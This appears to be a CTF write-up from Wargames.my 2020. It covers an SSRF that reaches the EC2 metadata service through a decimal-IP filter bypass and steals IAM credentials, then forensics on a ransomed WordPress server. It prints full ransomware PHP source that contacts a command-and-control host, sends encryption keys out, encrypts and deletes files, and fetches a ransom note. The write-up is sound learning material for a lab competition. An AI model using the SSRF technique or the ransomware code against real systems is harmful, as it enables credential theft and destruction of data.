
```
<form action="transfer-download.jsp" method="post">
  <div class="form_settings">
    <p><span>URL</span><input class="contact" type="text" maxlength="150" placeholder="https://example.com/movie.mp4" name="transferURL" /></p>
    <p style="padding-top: 15px"><span> </span><input class="submit" type="submit" name="submit_URL" value="Download" /></p>
  </div>
</form>
```

So i just needed to fuzz this file to see what it actually does. I could smell SSRF before any hints released so i tried to read `file:///etc/passwd` at first, but it got blocked and i got another hint in the HTML comment showing that the flag is in a AWS S3 bucket.




Dunno why i wasted a lot of time on reconning the bucket such as bucket takeover, etc. After the 2nd got released, i searched for multiple ways by channing SSRF to takeover S3 bucket and there were many cheat sheets for that including bypasses.


I knew author uses AWS EC2 instance since he mentioned about "cloud", it also includes S3 bucket. So somehow i needed to read metadata of that instance by pointing to **169.254.169.254** because this is a link-local address of EC2 instance.




Since i tried pointing to that link-local address no matter where, i kept getting this new response, so i figured out that i had to bypass this filter.



By poiting to the last decimal IP, i successfully made the app request to the EC2 instance.



Great, now, in order to access S3 bucket, i just needed to dump the AWS credentials by the following path `http://2852039166/latest/meta-data/iam/security-credentials/s3_readonly_wgmy2020` .



Last step just installing `aws-cli` and configuring it with exposed credentials. Due to lack of permission, we couldn't list contents of this bucket, we could only "**cat the flag**".

*If you tried to list content of directory, you would get **An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied**.

Flag: `wgmy{fce704324cced786680972eeafd406da}`

references

Retrieving instance metadata: **https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/instancedata-data-retrieval.html**

Configuring AWS: **https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/AWS%20Amazon%20Bucket%20S3/README.md#aws-configuration**

Bypassing SSRF filter to make request to instance metadata: **https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md#bypass-using-a-decimal-ip-location**

Same SSRF to S3 bucket takeover write-up: **https://github.com/aadityapurani/My-CTF-Solutions/blob/master/csaw-finals-2018/online-previewer/README.md**

forensics

introduction

Just need to get SHA256 checksum of OVA file to make sure the VM isn't corrupted.

Flag: `wgmy{c4ea7f5c3a23990844ea6518c02740c66c4c8a605314f3bd9038f7ebfa7b9911}`

---

attacker's ip address

Well this wasted our time a lot since we checked wrong `access.log` file in `/root` directory. The valid one should be in `/var/log/apache2` . Since we knew the webshell attacker uploaded named `we.php` and the ransomware was `b404.php` so we grep for these files in `access.log` .

```
root@ubuntu:/var/log/apache2# grep -riE 'we.php|b404.php' .
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:33:29 +0000] "GET /wp-content/uploads/we.php HTTP/1.1" 200 208 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 259 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 292 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 263 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 292 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 292 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 283 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 283 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 259 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 452 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 224 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 348 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 263 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 263 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 267 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 228 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:16:34:36 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 232 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:19:11:44 +0000] "POST /wp-content/uploads/we.php HTTP/1.1" 200 584 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; pl; rv:1.8.0.2) Gecko/20060308 Firefox/1.5.0.2"
./access.log.1:178.128.31.78 - - [03/Dec/2020:19:11:58 +0000] "GET /wp-content/uploads/b404.php?docroot=/var/www/html&host=lordkiske.wargames.my HTTP/1.1" 200 202 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20
100101 Firefox/83.0"
root@ubuntu:/var/log/apache2#
```

→ IP address of attacker is: **178.128.31.78**

Flag: `wgmy{0941b6865b5c056c9bbb0825e1beb8e9}`

---

hash of webshell

Webshell? - Due to the log we got was Apache's log so the default webroot would be `/var/www/html` .

```
root@ubuntu:/var/www/html# ls
index.php          musangkeng.php         wp-admin                    wp-config-sample.php.durian  wp-cron.php.durian          wp-load.php.durian   wp-settings.php.durian   xmlrpc.php.durian
index.php.durian   readme.html.durian     wp-blog-header.php.durian   wp-config.php.durian         wp-includes                 wp-login.php.durian  wp-signup.php.durian
license.txt.durian wp-activate.php.durian wp-comments-post.php.durian wp-content                                               wp-links-opml.php.durian    wp-mail.php.durian   wp-trackback.php.durian
root@ubuntu:/var/www/html#
```

The server used Wordpress but somehow got fucked up by some sort of ransomware 🙄. Just look into `/wp-content/uploads` and attacker's webshell would be `we.php` .

Flag: `wgmy{96894e24bf860dd85fbdcc7fbfbad203108489d1}`

---

path of webshell

Getting webshell's path by command below.

```
root@ubuntu:/var/www/html/wp-content/uploads# readlink -f we.php
/var/www/html/wp-content/uploads/we.php
```

Flag: `wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}`

---

hash of ransomware

Ransomware sitting next to the webshell in the same directory which was `b404.php` .

Flag: `wgmy{00a3db9f4a4534a82deee9e7a0ca6a67d0deada3}`

---

location of ransomware

```
root@ubuntu:/var/www/html/wp-content/uploads# readlink -f b404.php
/var/www/html/wp-content/uploads/b404.php
```

Flag: `wgmy{cc93f2436a9fdc6f19c1fa8bd865f8f3}`

---

cnc hostname

By decrypting `b404.php` we knew it's CnC hostname was `musangkeng.wargames.my` , decrypted script as below.

```php
<?php
define('DOC_ROOT', $_GET['docroot'] ?? '/var/www/html/');
define('HTTP_HOST', $_GET['host'] ?? $_SERVER['HTTP_HOST']);
function enc($string, $secret_key, $secret_iv)
{
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return base64_encode(openssl_encrypt($string, $encrypt_method, $key, 0, $iv));
}
function addnote($token = '')
{
    $check = file_exists(DOC_ROOT."/.htaccess.old");
    if (!$check) {
        rename(DOC_ROOT.'/.htaccess', DOC_ROOT.'/.htaccess.old');
        file_put_contents(DOC_ROOT.'/.htaccess', "DirectoryIndex musangkeng.php\nErrorDocument 404 /musangkeng.php\nErrorDocument 403 /musangkeng.php\nErrorDocument 500 /musangkeng.php");
        $context = stream_context_create(
            array(
                'http' => [
                    'follow_location' => true
                ]
            )
        );
        $host = HTTP_HOST;
        $note = file_get_contents('http://musangkeng.wargames.my/getnote.php?host=' . $host . '&key=' . $token, false, $context);
        file_put_contents(DOC_ROOT . '/musangkeng.php', $note);
        file_put_contents(DOC_ROOT . '/index.php', $note);
```

```php
    }
}
function makan($dir = '', $key = 'rempah', $iv = 'ratus', $dryrun = false)
{
    $dir = realpath($dir);
    $files = scandir($dir);
    $extensions = array("jpg","png","gif","zip", "durian", 'css', 'js', 'bmp', 'pot');
    $blacklist = ['.htaccess', basename(__FILE__), 'we.php'];
    $rii = new RecursiveIteratorIterator(new RecursiveDirectoryIterator($dir));
    $files = array();
    foreach ($rii as $file) {
        if ($file->isDir()) {
            continue;
        }
        $path = $file->getPathname();
        $ext = pathinfo($path, PATHINFO_EXTENSION);
        if (!in_array($ext, $extensions)) {
            if (!in_array(basename($path), $blacklist)) {
                if ($dryrun) {
                    printf("Enc: %s\n", $path);
                } else {
                    $content = file_get_contents($path);
                    $new = enc($content, $key, $iv);
                    file_put_contents($path . '.durian', $new);
                    unlink($path);
                }
            }
        }
    }
}
function submit($data)
{
    $data = [
            "key" => $data['key'],
            "iv" => $data['iv'],
            'url' => HTTP_HOST
    ];
    $url = "http://musangkeng.wargames.my/save.php";
    return httpreq($url, $data);
}
function httpreq($url, $postVars)
{
    $postStr = http_build_query($postVars);
    $options = [
            'http' => [
                'method'  => 'POST',
                'header'  => 'Content-type: application/x-www-form-urlencoded',
                'content' => $postStr
            ]
    ];
    $streamContext  = stream_context_create($options);
```

```php
        $res = file_get_contents($url, false, $streamContext);
        return $res;
    }
    function main()
    {
        $data = [
            'host' => HTTP_HOST,
            'time' => time(),
        ];
        $data['hash'] = md5(serialize($data));
        $key = httpreq("http://musangkeng.wargames.my/gen.php", $data);
        $aa = $_SERVER['HTTP_USER_AGENT'] ?? 'bb';
        $iv = sha1(md5(shell_exec('cat /etc/passwd')) . $aa);
        submit(
            [
                'key' => $key,
                'iv' => $iv
            ]
        );
        makan(DOC_ROOT, $key, $iv);
        addnote($key);
    }
    main();
```

Flag: `wgmy{d7357e55e21847601d4eacb01fe13313}`

---

exploit used

By analyzing `/var/log/apache2/access.log`, i noticed that before attacker accessing webshell `we.php`, he sent some POST requests to another entries which was a WordPress library endpoint. By searching vulnerabilities for **ait-csv-import-export**, i got this article **https://wpscan.com/vulnerability/10471** which had WPVDB ID 10471.

Flag: `wgmy{6e9478a4c77c8abfe5d6364010e4961e}`

---

restoration of the lord kiske's server

Since we had `enc()` function from decrypted ransomware script, we needed to reverse the encryption with some required recipes (user-agent of attacker, timestamp → hint said **the date supposed to be 04/Dec**). The whole decryption flow as below.

```php
<?php
define('HTTP_HOST', 'lordkiske.wargames.my');

function httpreq($url, $postVars)
{
    $postStr = http_build_query($postVars);
    $options = [
            'http' => [
```

```
                'method'  => 'POST',
                'header'  => 'Content-type: application/x-www-form-urlencoded',
                'content' => $postStr
            ]
    ];

    $streamContext  = stream_context_create($options);
    $res = file_get_contents($url, false, $streamContext);
    return $res;
}

// $timestamp = 1607022718;
$timestamp = 1607109118;

$data = ['host' => HTTP_HOST, 'time' => $timestamp, ];
$data['hash'] = md5(serialize($data));
$key = httpreq("http://musangkeng.wargames.my/gen.php", $data);

$aa = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101 Firefox/83.0";
$iv = sha1("2738cab44e0e036a07cc5d413f7efa7e" . $aa);

function dec($string, $secret_key, $secret_iv) {
    $encrypt_method = "AES-256-CBC";
    $key = hash('sha256', $secret_key);
    $iv = substr(hash('sha256', $secret_iv), 0, 16);
    return openssl_decrypt(base64_decode($string), $encrypt_method, $key, 0, $iv);
}

echo(dec("YjJicGtyZGdFUW4xYVFPQ2pqOEZHTWFmemQ3NlIxTFNkTWpGQXhKd0ZaUjlFTGtvblpHWGdSZXE0Q0U1NHN1eg==", $key, $iv) . "\n");
```

```
→  Downloads php kiske_restore.php
wgmy{9ed95e1721c3aab37bd7c67496f868a2}
```

Flag: `wgmy{9ed95e1721c3aab37bd7c67496f868a2}`


---

hack the hacker

This is the most painful challenge for us, especially myself since we overthinking a lot and we couldn't spot the easiest entry 🤦. Buuuuuuuuuut we managed to solve this challenge in the very few minutes before ending this CTF 😈.

Okay, the task is to takeover attacker's server (which was CnC one ← mentioned at the very last minutes). By reading the decrypted CnC script, we noticed that `/notes/[key]` reflects GET **host** parameter of `getnote.php` and stores GET **key** parameter in `/notes` directory.

Storing GET **key** parameter




Reflecting GET **host** parameter

We kept ourselves in a box, thinking about stored XSS 🤦 for hours while other competitors kept dominating this challenge, we were super stressed at this moment, especially me of course.


I did all the things that i had to do for enumerating such as port scanning, dirsearch, etc. For so long we were still stuck, my teammate told me that the challenge was **hack the hacker**, could be hacking the hacker's IP address? I was like how possible can other competitors solved this so quick, could be some stupid bugs, but when i access attacker's IP, i was greeted with an Apache's welcome page, thought might be possible 😱.

Yeah, i did the same enumeration step for attacker's IP address, found a running port 8080 which was running a WSGI server, receiving HTTP response. I did `dirsearch` and suprisingly i got `/login` and `/changepassword`, might be a part of the challenge, was super excited. Wasting more time fuzzing parameters but no use...


After that i found out that i could do request smuggling on this WSGI server, i also remembered old challenges i had done before were the same process because both endpoints ony allowing POST request, so that i could smuggle them to send a GET request to `/flag.txt` as the description mentioned but no use, wtfffff.



